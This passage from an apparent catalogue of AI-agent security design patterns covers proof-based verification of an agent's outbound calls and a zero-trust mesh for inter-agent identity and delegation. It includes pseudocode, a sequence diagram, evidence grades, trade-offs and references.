2. **Verify**: check the request's claims against the source of truth and produce a zero-knowledge proof that they match. The proof runs against a backend that holds the source of truth, so neither the agent nor the destination sees it.
3. **Enforce**: block anything whose proof does not verify, and block any endpoint not on the trusted allow-list. Log every outbound call for audit.
```pseudo
on_outbound_request(req):
proof = prove_against_source_of_truth(req.claims) # zero-knowledge
if not verify(proof): return BLOCK
if req.endpoint not in allow_list: return BLOCK
log(req, proof)
return ALLOW
```
This is complementary to [Egress Lockdown (No-Exfiltration Channel)](egress-lockdown-no-exfiltration-channel.md): that pattern controls *where* an agent may send data at the network layer, while this one verifies that *what* the agent is sending is true before it goes.
## Evidence
- **Evidence Grade:** medium
- **Most Valuable Findings:**
- NIST SP 800-207 (Zero Trust Architecture) establishes per-request verification before granting access as a core tenet; this pattern applies the same tenet to an agent's outbound calls.
- Zero-knowledge proofs let a verifier confirm a claim without seeing the secret behind it (Goldwasser, Micali & Rackoff, 1989), so the source of truth stays private from both the agent and the destination.
- The agentic-security literature classifies tool misuse and tampered tool arguments as a distinct threat class that network-layer egress controls do not cover (see the survey arXiv:2510.06445 and OWASP's Agentic AI threat taxonomy).
- Hooking at the HTTP and MCP layer catches outbound calls regardless of which framework produced them.
- **Unverified / Unclear:** Proof-generation latency and the operational cost of running the verification backend at high call volumes need more production data.
## How to use it
- Wrap any agent framework that makes outbound HTTP or MCP tool calls (LangChain, CrewAI, MCP servers, custom SDKs) so every outbound request passes through the verification layer.
- Define the source of truth for the flows that matter (approved recipients, order details, policy limits) and a trusted-endpoint allow-list.
- Pick a proof mechanism: a zero-knowledge proof keeps the source of truth private from both the agent and the destination; where privacy is not a constraint, a signed attestation from the verifier achieves the same gating.
- Route outbound calls through the layer; treat a failed proof or a non-allowlisted endpoint as a hard block.
- Keep the signed logs for audit and incident review.
An existing implementation of this pattern is [SourceryKit](https://github.com/ProvablyAI/sourcerykit) (Python SDK, source-available), which hooks the HTTP libraries and runs the proof and source-of-truth check against a backend.
## Trade-offs
- **Pros:** Catches truthful-looking but false requests that a network allow-list misses; the source of truth stays private via the zero-knowledge proof; framework-agnostic through HTTP and MCP hooks; every call is logged.
- **Cons:** Proof generation adds latency per call; verification runs against a backend rather than fully offline; someone has to define and maintain the source of truth for each flow.
## References
- [NIST SP 800-207: Zero Trust Architecture](https://csrc.nist.gov/pubs/sp/800/207/final)
- [Goldwasser, Micali & Rackoff: The Knowledge Complexity of Interactive Proof Systems (SIAM J. Comput., 1989)](https://doi.org/10.1137/0218012)
- [A Survey on Agentic Security (arXiv:2510.06445)](https://arxiv.org/abs/2510.06445)
- [OWASP GenAI Security Project: Agentic AI - Threats and Mitigations](https://genai.owasp.org/resource/agentic-ai-threats-and-mitigations/)
- [Egress Lockdown (No-Exfiltration Channel)](egress-lockdown-no-exfiltration-channel.md)
- [SourceryKit](https://github.com/ProvablyAI/sourcerykit) (implementation)
---
## Zero-Trust Agent Mesh
**Status:** established
**Category:** Security & Safety
**Authors:** Imran Siddique (@imran-siddique)
**Source:** https://www.nist.gov/publications/zero-trust-architecture
## Problem
In multi-agent systems, trust boundaries are often implicit: agents communicate by convention without verifiable identity, and delegation chains are hard to audit. This enables impersonation, privilege confusion, and unverifiable task delegation.
## Solution
Apply zero-trust principles to inter-agent communication:
- **Agent identities are cryptographically asserted** (Ed25519 key pairs per agent for fast signatures with 64-byte size).
- **Mutual trust handshakes** confirm identity before requests are accepted.
- **Delegation tokens** carry signed scope, TTL, and parent authority.
- **Bounded delegation** limits chain depth and blast radius.
Every request is evaluated as an untrusted call until identity, authorization, and delegation lineage are verified. Policies are enforced per hop, not just at the edge, and verification results are logged as first-class audit events. This turns "agent collaboration" into a traceable authorization graph rather than a trust-by-convention channel.
```mermaid
sequenceDiagram
participant A as Agent A
participant M as Trust Verifier
participant B as Agent B
A->>M: Register key / identity
B->>M: Register key / identity
A->>B: Challenge nonce
B->>A: Signed challenge response
A->>A: Verify response
A->>B: Delegation token (scoped + TTL)
B->>M: Present chain for approval
M->>M: Verify signature + chain depth
```
## Evidence
- **Evidence Grade:** `high`
- **Most Valuable Findings:**
- Production-scale deployments exist: SPIFFE/SPIRE has 1000+ deployments and is CNCF-graduated (2020)
- Verification overhead is modest: ~0.05-0.15ms per request for single-hop and 3-hop chains
- Agent frameworks (LangChain, AutoGen, CrewAI) support zero-trust via tool authorization hooks
- **Unverified / Unclear:** Native zero-trust support in major agent frameworks remains adapter-based, not first-class
## How to use it
- Enable trust checks for every inter-agent request, not just sensitive ones.
- Keep delegation scopes narrowly scoped and short-lived.
- Require explicit expiry and refresh for long-running tasks.
- Centralize verifier policy (TTL defaults, trust score decay, blocklist/allowlist).
## Trade-offs
- Adds latency and additional components for key management and verification.
- Requires security operations discipline around key rotation and revocation.
- Trust scoring and policy tuning adds governance overhead.
- Existing agent frameworks need adapter glue.
## References
- [NIST SP 800-207: Zero Trust Architecture](https://csrc.nist.gov/publications/detail/sp/800-207/final)
- Beurer-Kellner et al. (2025). "Design Patterns for Securing LLM Agents against Prompt Injections" [arXiv:2506.08837](https://doi.org/10.48550/arXiv.2506.08837)
- Greshake et al. (2023). "Not What You've Signed Up For: Compromising Real-World LLM-Integrated Applications" [arXiv:2302.12173](https://doi.org/10.48550/arXiv.2302.12173)
- [SPIFFE/SPIRE](https://spiffe.io/)
- [AgentMesh (example implementation)](https://github.com/microsoft/agent-governance-toolkit)
- [A2A Protocol](https://github.com/a2aproject/A2A)